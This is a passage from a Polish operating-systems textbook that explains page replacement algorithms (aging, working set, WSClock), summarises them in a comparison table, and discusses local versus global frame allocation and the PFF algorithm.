Na szczęście wystarczy niewielka modyfikacja algorytmu NFU, aby można było za jego pomocą dość dobrze symulować algorytm LRU. Modyfikacja składa się z dwóch części. Najpierw, przed dodaniem bitu R , liczniki są przesuwane w prawo o 1 bit. Następnie bit R jest dodawany do skrajnie lewego, a nie skrajnie prawego bitu.

Sposób działania zmodyfikowanego algorytmu, znanego jako algorytm *postarzania* (ang. *aging*), pokazano na rysunku 3.16. Przypuśćmy, że po pierwszym taktie zegara bity R dla stron 0 – 5 mają wartości odpowiednio 1, 0, 1, 0, 1 i 1 (bit strony 0 ma wartość 1, bit strony 1 ma wartość 0, bit strony 2 ma wartość 1 itd.). Inaczej mówiąc, pomiędzy takrami 0 i 1 występowały odwołania do stron 0, 2, 4 i 5, a ich bity R były ustawiane na 1, podczas gdy pozostałe miały w dalszym ciągu wartość 0. Po przesunięciu sześciu liczników i wstawieniu bitu R z lewej strony mają wartości pokazane na rysunku 3.16(a). Cztery pozostałe kolumny pokazują sześć liczników po następnych czterech taktach zegara.

	Bit R dla stron 0 – 5, takt zegara 0	Bit R dla stron 0 – 5, takt zegara 1	Bit R dla stron 0 – 5, takt zegara 2	Bit R dla stron 0 – 5, takt zegara 3	Bit R dla stron 0 – 5, takt zegara 4
Strona	1 0 1 0 1 1	1 1 0 0 1 0	1 1 0 1 0 1	1 0 0 0 1 0	0 1 1 0 0 0
0	10000000	11000000	11100000	11110000	01111000
1	00000000	10000000	11000000	01100000	10110000
2	10000000	01000000	00100000	00100000	10010000
3	00000000	00000000	10000000	01000000	00100000
4	10000000	11000000	01100000	10110000	01011000
5	10000000	01000000	10100000	01010000	00101000

(a)

(b)

(c)

(d)

(e)

Rysunek 3.16. Algorytm postarzania programowo symuluje algorytm LRU; pokazano sześć stron dla pięciu taktów zegara; pięć taktów zegara jest reprezentowanych przez ilustracje od (a) do (e)

Kiedy wystąpi błąd braku strony, z pamięci jest usuwana strona, której licznik ma najmniejszą wartość. To oczywiste, że licznik strony, do której nie było odwołań np. w ciągu czterech taktów zegara, będzie miał cztery wiodące zera, a zatem będzie miał niższą wartość od licznika strony, do której nie było odwołań przez trzy taki zegara.

Ten algorytm różni się od algorytmu LRU pod dwoma względami. Rozważmy strony 3 i 5 na rysunku 3.16(e). Do żadnej z nich nie było odwołań w ciągu ostatnich dwóch taktów zegara. Do obydwu były odwołania jeden takt wcześniej. W przypadku konieczności zastąpienia strony, zgodnie z algorymem LRU, należałoby wybrać jedną z tych dwóch stron. Problem polega na tym, że nie wiemy, do której z nich było ostatnie odwołanie w przedziale pomiędzy pierwszym a drugim taktem zegara. Z powodu rejestracji tylko jednego bitu w przedziale czasu straciłyśmy zdolność rozróżniania odwołań, które zachodziły w przedziale zegarowym wcześniej, od tych, które wystąpiły później. Możemy usunąć stronę 3, ponieważ do strony 5 było odwołanie dwa taki wcześniejsze, a do strony 3 nie było odwołania.

Druga różnica pomiędzy algorytmem LRU a algorytmem postarzania polega na tym, że w tym drugim liczniki mają skończoną liczbę bitów (w naszym przykładzie 8), co ogranicza możliwości analizy w przeszłości. Przypuśćmy, że każda z dwóch stron ma wartość licznika 0. Jedyne, co można zrobić, to losowo wybrać jedną z nich. W praktyce może być tak, że do jednej ze stron było odwołanie dziewięć taktów wcześniej, a do drugiej 1000 taktów wcześniej. Nie ma sposobu, by to stwierdzić. Jednak w praktyce, jeśli takt zegara następuje co 20 ms, zazwyczaj 8 bitów wystarcza. Jeśli do strony nie było odwołań w ciągu 160 ms, to prawdopodobnie nie jest ona zbyt ważna.

3.4.8. Algorytm bazujący na zbiorze roboczym

W przypadku stronicowania w najczystszej formie w momencie uruchomienia procesu żadna z jego stron nie znajduje się w pamięci. Kiedy procesor próbuje pobrać pierwszą instrukcję, występuje błąd braku strony, w którego wyniku system operacyjny ładuje do pamięci stronę zawierającą pierwszą instrukcję. Zwykle niedługo potem występują inne błędy braku stron spowodowane odwołaniami do zmiennych globalnych i stosu. Po jakimś czasie proces posiada większość potrzebnych stron w pamięci i działa ze stosunkowo niewielką liczbą błędów braku strony. Strategię tę określa się *stronicowaniem na żądanie*, ponieważ strony są ładowane tylko na żądanie, a nie zawsze.

Oczywiście można dość łatwo napisać program testowy, który systematycznie odczytuje wszystkie strony w rozbudowanej przestrzeni adresowej, co powoduje tak wiele błędów braku stron, że objętość pamięci nie wystarczy na załadowanie ich wszystkich. Na szczęście większość procesów nie działa w ten sposób. Charakteryzują się one *lokalnością odwołań*, co oznacza, że podczas dowolnej fazy wykonania proces odwołuje się do stosunkowo niewielkiej części jego stron. Przykładowo w każdym przebiegu wieloprzebiegowego kompilatora wykonywane są odwołania tylko do części stron — przy każdym przebiegu do innej.


Zbiór stron, który proces aktualnie wykorzystuje, jest nazywany jego *zbiorem roboczym* [Denning, 1968a], [Denning, 1980]. Jeśli cały zbiór roboczy znajduje się w pamięci, proces będzie działał, nie powodując wielu błędów braku strony, aż do czasu przejścia do innej fazy wykonania (np. następnego przebiegu kompilatora). Jeśli dostępna pamięć jest zbyt mała, aby pomieścić cały zbiór roboczy, proces spowoduje wiele błędów braku strony i będzie działał wolno, ponieważ wykonanie instrukcji zajmuje kilka nanosekund, a odczytanie strony z dysku zwykle zajmuje 10 ms. Przy tempie jednej lub dwóch instrukcji na 10 ms wykonanie programu zajęłoby wieki. Program powodujący co kilka instrukcji błąd braku strony jest w stanie *przeladowania* (ang. *thrashing*) [Denning, 1968b].

W systemach wieloprogramowych procesy są często przenoszone na dysk (tzn. wszystkie ich strony są usuwane z pamięci) po to, by inne procesy mogły skorzystać z procesora. Powstaje pytanie, co należy zrobić, kiedy proces zostanie wznowiony. Z technicznego punktu widzenia nie trzeba robić. Proces będzie po prostu powodował błędy braku stron do czasu załadowania jego zbioru roboczego. Problem polega na tym, że 20, 100 lub nawet 1000 błędów braku strony przy każdym ładowaniu procesu spowalnia działanie, a poza tym prowadzi do marnotrawstwa czasu procesora, ponieważ obsługa błędu braku strony zajmuje procesorowi kilka milisekund.

Z tego powodu wiele systemów stronicowania kontroluje zbiory robocze wszystkich procesów i dba o to, aby zbiór roboczy danego procesu znalazł się w pamięci, zanim proces zacznie działać. Takie podejście jest określone mianem *modelu zbioru roboczego* [Denning, 1970]. Zaprojektowano je w celu znacznego zmniejszenia współczynnika braku stron. Ładowanie stron *przed udzieleniem* procesom zezwolenia na działanie określa się również jako *stronicowanie wstępne* (ang. *prepaging*). Warto zwrócić uwagę, że zbiór roboczy zmienia się w czasie.

Od dawna wiadomo, że większość programów nie odwołuje się równomiernie do całej swojej przestrzeni adresowej, ale że odwołania koncentrują się na niewielkiej liczbie stron. Odwołanie do pamięci może być związane z pobraniem instrukcji, danych lub zapisaniem danych. W każdym momencie czasu t istnieje zbiór składający się z wszystkich stron wykorzystywanych w ostatnich k odwołaniach do pamięci. Ten zbiór $w(k, t)$ to zbiór roboczy. Ponieważ w $k = l$ ostatnich odwołań musiały być używane wszystkie strony użyte w $k > l$ ostatnich odwołań oraz ewentualnie inne, to $w(k, t)$ jest monotoniczną i niemalejącą funkcją k . Granica funkcji $w(k, t)$ przy wzrastającym k jest skończona, ponieważ program nie może odwoływać się do większej liczby stron, niż zawiera jego przestrzeń adresowa, a niewiele programów używa wszystkich stron. Wykres rozmiaru zbioru roboczego w funkcji k pokazano na rysunku 3.17.

Fakt, że większość programów losowo korzysta z niewielkiej liczby stron — przy czym ten zbiór powoli zmienia się w czasie — wyjaśnia początkowy gwałtowny wzrost wartości funkcji, a następnie wolniejszy dla większych wartości k . I tak program, w którym wykonuje się pętla zajmująca dwie strony i wykorzystująca dane z czterech stron, może odwoływać się do wszystkich sześciu stron co 1000 instrukcji, ale ostatnie odwołanie do innej strony mogło mieć miejsce milion instrukcji wcześniej, podczas fazy inicjalizacji. Ze względu na ten asymptotyczny charakter zawartość zbioru roboczego nie jest wrażliwa na wybraną wartość k . Mówiąc inaczej, istnieje szeroki zakres wartości k , dla których zbiór roboczy pozostaje niezmienny. Ponieważ zbiór roboczy wolno zmienia się w czasie, istnieje możliwość racjonalnego odgadnięcia tego, jakie strony będą potrzebne przy wznowieniu programu, na podstawie zawartości zbioru roboczego w momencie jego ostatniego zatrzymania. Stronicowanie wstępne obejmuje załadowanie tych stron przed wznowieniem procesu.



Rysunek 3.17. Zbiór roboczy to zbiór stron używanych w k ostatnich odwołaniach do pamięci.


Wartością funkcji $w(k, t)$ jest rozmiar zbioru roboczego w czasie t

Aby system operacyjny mógł zaimplementować model zbioru roboczego, musi mieć możliwość śledzenia stron znajdujących się w zbiorze roboczym. Posiadanie tych informacji w bezpośredni sposób prowadzi do możliwego algorytmu zastępowania stron: kiedy wystąpi błąd braku strony, należy znaleźć stronę, której nie ma w zbiorze roboczym i usunąć ją z pamięci. Aby można było zaimplementować taki algorytm, potrzebny jest dokładny sposób stwierdzenia, czy strona znajduje się w zbiorze roboczym. Z definicji wynika, że zbiór roboczy jest grupą stron używanych w k ostatnich odwołaniach do pamięci (niektórzy autorzy mówią o k ostatnich odwołaniach do stron — można przyjąć dowolne określenie). Aby można było zaimplementować dowolny algorytm bazujący na zbiorze roboczym, należy z góry wybrać pewną wartość k . Po wybraniu pewnej wartości, po każdym odwołaniu do pamięci można w unikatowy sposób wyznaczyć zbiór stron używanych w k ostatnich odwołaniach do pamięci.

Istnienie formalnej definicji zbioru roboczego oczywiście nie oznacza, że można znaleźć skuteczny sposób wyznaczania go podczas wykonywania programu. Można by sobie wyobrazić rejestr przesuwny o długości k . Każde odwołanie do pamięci powodowałoby przesunięcie rejestru w lewo o jedną pozycję i wstawienie z prawej strony numeru strony, do której było ostatnie odwołanie. Zbiorem roboczym byłaby grupa wszystkich k numerów stron w rejestrze przesuwnym. Teoretycznie w momencie wystąpienia błędu braku strony można by odczytać zawartość rejestru przesuwnego i ją posortować. Po wykonaniu sortowania można by usunąć duplikaty. W wyniku otrzymalibyśmy zbiór roboczy. Utrzymywanie rejestru przesuwnego i przetwarzanie go w momencie wystąpienia błędu braku strony byłoby jednak bardzo kosztowne, dlatego techniki tej się nie wykorzystuje.

Zamiast niej stosuje się różne przybliżenia. Powszechnie używanym przybliżeniem jest porzucenie idei zliczania k odwołań do pamięci i wykorzystanie zamiast tego czasu wykonania. Zamiast np. definiować zbiór roboczy jako strony używane podczas poprzednich 10 milionów odwołań do pamięci, można go zdefiniować jako zbiór stron używanych podczas ostatnich 100 ms działania programu. W praktyce taka definicja jest równie dobra i o wiele łatwiejsza do wykorzystania. Należy zwrócić uwagę, że dla każdego procesu liczy się tylko jego własny czas wykonania. Tak więc, jeśli proces rozpoczęcie działanie w czasie T i otrzyma 40 ms czasu procesora, to w czasie rzeczywistym $T + 100$ ms dla potrzeb wyznaczania zbioru roboczego jego czas wynosi 40 ms. Czas procesora zużyty przez proces od momentu jego uruchomienia często jest nazywany jego *biejącym czasem wirtualnym*. Przy takim przybliżeniu zbiór roboczy procesu oznacza zestaw stron, do których proces się odwoływał w czasie ostatnich τ sekund czasu wirtualnego.

Przyjrzyjmy się teraz algorytmowi zastępowania stron bazującemu na zbiorze roboczym. Podstawowa idea polega na znalezieniu strony, której nie ma w zbiorze roboczym, i usunięciu jej z pamięci. Na rysunku 3.18 pokazano fragment tabeli stron dla pewnego komputera. Ponieważ tylko te strony, które znajdują się w pamięci, są uznawane za kandydatki do usunięcia, strony znajdujące się poza pamięcią są w tym algorytmie ignorowane. Każda pozycja zawiera (co najmniej) dwie kluczowe informacje: przybliżony czas od ostatniego użycia strony oraz bit R (od ang. *Referenced*). Pusty biały prostokąt symbolizuje inne pola, które nie są potrzebne w tym algorytmie, np. numer ramki strony, bity zabezpieczeń oraz bit M (od ang. *Modified*).



Rysunek 3.18. Algorytm zastępowania stron bazujący na zbiorze roboczym

Zasada działania algorytmu jest następująca: zakłada się, że bity R i M są ustawiane przez sprzęt, tak jak napisano wcześniej. Na podobnej zasadzie zakłada się, że przerwanie zegara powoduje uruchomienie oprogramowania, które zeruje bit R przy każdym taktie zegara. Przy każdym wystąpieniu błędu braku strony następuje skanowanie tabeli stron w celu znalezienia odpowiedniej strony do usunięcia z pamięci.

Podczas przetwarzania każdej pozycji badany jest bit R . Jeśli ma on wartość 1, bieżący czas wirtualny jest zapisywany do pola *Czas ostatniego użycia* w tabeli stron, co wskazuje na to, że strona była używana w momencie wystąpienia błędu. Ponieważ do strony było odwołanie podczas bieżącego zegara strony, oczywiście jest ona w zbiorze roboczym i nie jest kandydatką do usunięcia (zakłada się, że τ obejmuje wiele taktów zegara).

Jeśli R ma wartość 0, oznacza to, że do strony nie było odwołania podczas bieżącego taktu zegara, w związku z czym może ona być kandydatką do usunięcia. W celu stwierdzenia, czy należy ją usunąć, czy nie, wyliczany jest jej wiek (bieżący czas wirtualny pomniejszony o *Czas ostatniego użycia*) i porównywany z wartością τ . Jeśli wiek jest większy niż τ , strona nie należy już do zbioru roboczego i zostaje zastąpiona przez nową stronę. Proces skanowania jest kontynuowany w celu aktualizacji pozostałych pozycji.


Jeśli jednak R wynosi 0, ale wiek jest mniejszy bądź równy τ , strona w dalszym ciągu należy do zbioru roboczego. Strona chwilowo pozostaje w pamięci, ale system zapamiętuje stronę o największej wartości wieku (najmniejszej wartości *Czasu ostatniego użycia*). Jeśli po przeskakowaniu całej tabeli nie zostanie znaleziona kandydata do usunięcia z pamięci, oznacza to, że wszystkie strony są w zbiorze roboczym. W takim przypadku, jeśli znaleziono jedną lub więcej stron, dla których R wynosi 0, usuwana jest strona o największej wartości wieku. W najgorszym wypadku podczas ostatniego taktu zegara odwoływano się do wszystkich stron (a zatem dla wszystkich $R = 1$). W związku z tym do usunięcia wybierana jest losowa strona, najlepiej jeśli jest czysta.

3.4.9. Algorytm *WSClock*

Podstawowy algorytm bazujący na zbiorze roboczym jest trudny do zaimplementowania, ponieważ przy każdym wystąpieniu błędu braku strony trzeba skanować całą tabelę stron tak długo, aż zostanie znaleziona odpowiednia kandydata do usunięcia. Ulepszony algorytm, który bazuje na algorytmie zegarowym, ale również wykorzystuje informacje dotyczące zbioru roboczego, nosi nazwę *WSClock* [Carr i Hennessey, 1981]. Ze względu na swoją prostotę implementacji oraz wysoką wydajność jest powszechnie wykorzystywany w praktyce.

Potrzebna struktura danych to cykliczna lista ramek stron, taka jak w algorytmie zegarowym. Pokazano ją na rysunku 3.19(a). Początkowo ta lista jest pusta. W chwili załadowania pierwszej strony jest ona dodawana do listy. W miarę dodawania nowych stron są one umieszczane na liście tak, że powstaje pierścień. Każda pozycja zawiera pole *Czas ostatniego użycia* znane z podstawowego algorytmu bazującego na zbiorze roboczym, a także bit R (pokazany na rysunku) oraz bit M (którego nie pokazano).

Tak jak w przypadku algorytmu zegarowego, w sytuacji wystąpienia błędu braku strony analizowana jest strona pokazywana przez wskazówkę. Jeśli bit R ma wartość 1, oznacza to, że strona była wykorzystywana podczas bieżącego taktu zegara, w związku z czym nie jest idealną kandydatką do usunięcia. W tym momencie bit R jest ustawiany na 0, wskazówka jest przesuwana do następnej strony i dla niej powtarza się algorytm. Stan występujący po tej sekwencji zdarzeń pokazano na rysunku 3.19(b).



Rysunek 3.19. W części (a) i (b) podano przykład tego, co się dzieje, gdy $R = 1$; w części (c) i (d) pokazano przykład dla $R = 0$

Zastanówmy się teraz, co się stanie, jeśli wskazywana strona ma bit R ustawiony na 0, tak jak pokazano na rysunku 3.19(c). Jeśli jej wiek jest większy niż τ , a strona jest czysta, strony nie ma w zbiorze roboczym, a aktualna kopia znajduje się na dysku. System żąda ramki strony i nowa strona jest umieszczana w tym miejscu, tak jak pokazano na rysunku 3.19(d). Z kolei jeśli strona jest zabrudzona, nie można jej bezpośrednio zażądać, ponieważ na dysku nie ma aktualnej kopii. W celu uniknięcia przełączania procesu system planuje zapis na dysk, ale wskazówka jest przesuwana do następnej strony i dla niej jest realizowany algorytm. Na dalszej pozycji może być przecież stara czysta strona, którą można wykorzystać natychmiast.

Zgodnie z tą zasadą w jednym cyklu wokół zegara dla wszystkich stron mogą być zaplanowane dyskowe operacje wejścia-wyjścia. W celu ograniczenia ruchu z dyskiem można ustanowić limit — tzn. zezwolić na ponowny zapis na dysk tylko n stron. Po osiągnięciu tego limitu nie są planowane nowe operacje zapisu.

Co się dzieje, kiedy wskazówka przejdzie wokół tarczy i dotrze do punktu wyjścia?

Należy rozważyć dwa przypadki:

1. Zaplanowano co najmniej jeden zapis.
2. Nie zaplanowano żadnego zapisu.

W pierwszym przypadku wskazówka porusza się dalej w poszukiwaniu czystej strony. Ponieważ zaplanowano jedną operację zapisu na dysk lub więcej takich operacji, w końcu jakaś operacja zapisu się zakończy i strona, której ta operacja dotyczy, zostanie oznaczona jako czysta. Pierwsza napotkana czysta strona jest usuwana z pamięci. Niekoniecznie musi to być ta strona, której zapis zaplanowano w pierwszej kolejności, ponieważ sterownik dysku może zmienić kolejność zapisu, aby zoptymalizować wydajność dysku.

W drugim przypadku wszystkie strony należą do zbioru roboczego, w przeciwnym wypadku zaplanowano co najmniej jeden zapis. W sytuacji braku dodatkowych informacji najprostszą rzeczą jest zażądanie dowolnej czystej strony i jej wykorzystanie. Podczas operacji można śledzić lokalizację czystej strony. Jeśli nie istnieje żadna czysta strona, jako ofiara jest wybierana bieżąca strona i to ona jest zapisywana na dysk.

3.4.10. Podsumowanie algorytmów zastępowania stron

Powyżej omówiliśmy różne algorytmy zastępowania stron. W tym punkcie postaramy się owo omówienie zwięźle podsumować. Listę omówionych algorytmów zamieszczono w tabeli 3.2.

Tabela 3.2. Algorytmy zastępowania stron omówione w tekście

Algorytm	Komentarz
Optymalny	Nie można go zaimplementować, ale można go wykorzystać do porównania
NRU (ang. <i>Not Recently Used</i>)	Bardzo zgrubne przybliżenie algorytmu LRU
FIFO (ang. <i>First-In, First-Out</i>)	Może doprowadzić do usuwania ważnych stron
Drugiej szansy	Duże usprawnienie w porównaniu z FIFO
Zegarowy	Realistyczny
LRU (ang. <i>Least Recently Used</i>)	Doskonały, ale trudny do dokładnego zaimplementowania
NFU (ang. <i>Not Frequently Used</i>)	Mało dokładne przybliżenie algorytmu LRU
Postarzanie	Wydajny algorytm, który dobrze przybliża algorytm LRU
Zbiór roboczy	Dość kosztowny do zaimplementowania
WSClock	Dobry i wydajny algorytm

Algorytm FIFO śledzi kolejność stron, w jakiej były one ładowane do pamięci, poprzez przechowywanie ich na liście jednokierunkowej. Usunięcie najstarszej strony jest trywialne, ale ta strona może być w dalszym ciągu używana, zatem wybranie algorytmu FIFO okazuje się nie najlepsze.

Algorytm drugiej szansy to modyfikacja algorytmu FIFO. Polega ona na tym, że przed usunięciem strony następuje sprawdzenie, czy strona jest w użyciu. Jeśli nie, to strona nie jest usuwana. Taka modyfikacja bardzo poprawia wydajność. Algorytm zegarowy stanowi po prostu inną implementację algorytmu drugiej szansy. Ma takie same właściwości wydajnościowe, ale wykonanie go zajmuje nieco mniej czasu.

LRU to doskonały algorytm, ale nie można go zaimplementować bez specjalnego sprzętu. Jeśli ten sprzęt nie jest dostępny, algorytm nie może być używany. NFU to próba przybliżenia algorytmu LRU. Nie jest zbyt dobry. Algorytm postarzania okazuje się jednak znacznie lepszym przybliżeniem algorytmu LRU i można go wydajnie zaimplementować. To dobry wybór.

Dwa ostatnie algorytmy wykorzystują zbiór roboczy. Algorytm bazujący na zbiorze roboczym zapewnia sensowną wydajność, ale jest dość kosztowny do zaimplementowania. WSClock stanowi odmianę tego algorytmu, która nie tylko zapewnia dobrą wydajność, ale także jest łatwa do zaimplementowania.

Podsumujmy: dwa najlepsze algorytmy to postarzanie i WSClock. Bazują one odpowiednio na algorytmie LRU i zbiorze roboczym. Oba zapewniają dobrą wydajność stronicowania i można je skutecznie zaimplementować. Istnieje kilka innych algorytmów, ale wymienione dwa mają największe zastosowanie praktyczne.

3.5. PROBLEMY PROJEKTOWE SYSTEMÓW STRONICOWANIA

W poprzednich podrozdziałach wyjaśniliśmy, w jaki sposób działa system stronicowania, zaprezentowaliśmy kilka podstawowych algorytmów zastępowania stron oraz pokazaliśmy, jak je zamodelować. Znajomość samej mechaniki nie jest jednak wystarczająca. Przy projektowaniu systemu trzeba wiedzieć znacznie więcej, by ten system mógł działać dobrze. Tak samo jest w grze w szachy: znajomość ruchów konia, gońca, hetmana i innych figur nie wystarczy do tego, by stać się dobrym szachistą. W poniższych punktach przyjrzymy się innym zagadnieniom, które muszą uwzględnić projektanci systemów w celu uzyskania systemów stronicowania o dobrej wydajności.

3.5.1. Lokalne i globalne strategie alokacji pamięci

W poprzednich podrozdziałach omówiliśmy kilka algorytmów wybierania stron do zastępowania w sytuacji wystąpienia błędów braku strony. Głównym problemem powiązanym z dokonywaniem tego wyboru (który do tej pory ostrożnie zamiataliśmy pod dywan) jest sposób alokowania pamięci wśród rywalizujących ze sobą procesów żądających uruchomienia.

Spójrzmy na rysunek 3.20(a) — zbiór procesów gotowych do uruchomienia tworzą trzy procesy: A, B i C. Założymy, że proces A napotka błąd braku strony. Czy algorytm zastępowania stron powinien szukać ostatnio używanej strony, biorąc pod uwagę tylko sześć stron, które są w tej chwili przydzielone do procesu A, czy też wszystkich stron znajdujących się w pamięci? Jeśli są brane pod uwagę tylko strony procesu A, to stroną o najniższej wartości wieku jest A5. W związku z tym otrzymujemy sytuację przedstawioną na rysunku 3.20(b).

Z kolei jeśli zostanie usunięta strona o najniższej wartości wieku, bez względu na to, do której strony ona należy, wybrana zostanie strona B3 i uzyskamy sytuację z rysunku 3.20(c). Algorytm z rysunku 3.20(b) określa się jako *lokalny* algorytm zastępowania stron, natomiast algorytm z rysunku 3.20(c) jako *globalny*. Algorytmy lokalne sprowadzają się do przydzielania każdemu procesowi stałego fragmentu pamięci. Algorytmy globalne dynamicznie przydzielają ramki stron procesom gotowym do uruchomienia. Zatem liczba ramek stron przydzielanych do każdego procesu zmienia się w czasie.

Ogólnie rzeczą biorąc, algorytmy globalne działają lepiej, zwłaszcza kiedy rozmiar zbioru roboczego zmienia się w trakcie życia procesu. Gdy zostanie użyty algorytm lokalny, a zbiór roboczy wzrośnie, powstanie efekt przeładowania, nawet jeśli dostępnych jest wiele wolnych ramek. Jeżeli zbiór roboczy zmniejsza swoją objętość, algorytmy lokalne są marnotrawstwem pamięci. Gdy zostanie użyty algorytm globalny, system musi ciągle decydować, ile ramek stron przypisać każdemu procesowi. Jednym ze sposobów jest monitorowanie rozmiaru zbioru roboczego

	Wiek
A0	10
A1	7
A2	5
A3	4
A4	6
A5	3
B0	9
B1	4
B2	6
B3	2
B4	5
B5	6
B6	12
C1	3
C2	5
C3	6

	A0	A1	A2	A3	A4	A5	B0	B1	B2	B3	B4	B5	B6	C1	C2	C3
(a)																
(b)																
(c)																

Rysunek 3.20. Lokalny a globalny algorytm zastępowania stron: (a) oryginalna konfiguracja; (b) lokalny algorytm zastępowania stron; (c) globalny algorytm zastępowania stron

zgodnie ze wskazaniami bitów starzenia, ale takie podejście nie zawsze jest w stanie przeciwdziałać przeładowaniu. Zbiór roboczy może zmienić rozmiar w ciągu kilku mikrosekund, natomiast bity starzenia są niedokładną metryką rozproszoną pomiędzy wieloma taktami zegara.


Inne podejście polega na zastosowaniu algorytmu alokacji ramek do procesów. Jednym ze sposobów jest okresowe wyznaczenie liczby uruchomionych procesów i przydzielenie każdemu procesowi równego przydziału. Tak więc przy 12 416 dostępnych ramkach stron (tzn. nienależących do systemu operacyjnego) i 10 procesach każdy proces otrzymuje 1241 ramek. Pozostałe sześć jest przekazywanych do puli wykorzystywanej w momencie wystąpienia błędu braku strony.

Chociaż ta metoda wydaje się sprawiedliwa, przydzielanie równych części pamięci dla procesu o rozmiarze 10 kB i 300 kB nie ma wielkiego sensu. Zamiast tego strony można przydzielać proporcjonalnie do całkowitego rozmiaru każdego procesu. Zgodnie z tą zasadą 300-kilobajtowy proces powinien otrzymać 30 razy więcej pamięci od procesu 10-kilobajtowego. Wydaje się rozsądne, aby każdy proces otrzymał pewną minimalną ilość pamięci, tak aby mógł działać nawet wtedy, gdy jego rozmiar jest bardzo mały. W niektórych komputerach np. prosta instrukcja składająca się z dwóch operandów może wymagać sześciu stron, ponieważ sama instrukcja — operand źródłowy i operand docelowy — może przekraczać rozmiar jednej strony. W przypadku przydzielenia tylko pięciu stron programy zawierające takie instrukcje w ogóle nie mogą działać.

W przypadku użycia globalnego algorytmu można uruchomić procesy z przydzieloną pewną liczbą stron, proporcjonalną do rozmiaru procesu, ale przydział ten musi być aktualizowany dynamicznie podczas działania procesu. Jednym ze sposobów zarządzania alokacją jest zastosowanie algorytmu częstości błędów braku stron **PFF** (od ang. *Page Fault Frequency*). Algorytm ten informuje o tym, czy należy zwiększyć czy zmniejszyć alokację stron do procesu, ale nie mówi niczego o tym, którą stronę należy zastąpić w przypadku wystąpienia błędu braku strony. Algorytm ten kontroluje tylko rozmiar zbioru alokacji.

W przypadku dużej liczby algorytmów zastępowania stron, w tym algorytmu LRU, wiadomo, że w miarę przydzielania większej liczby stron współczynnik błędów zmniejsza się. Takie właśnie założenie obowiązuje w algorytmie PFF. Tą właściwość zilustrowano na rysunku 3.21.

Pomiar współczynnika błędów braku stron jest prosty: wystarczy policzyć liczbę błędów braku strony w ciągu sekundy, z uwzględnieniem również średniej liczby błędów w ciągu ostatnich sekund.



Rysunek 3.21. Współczynnik błędów braku strony jako funkcja liczby przydzielonych ramek stron

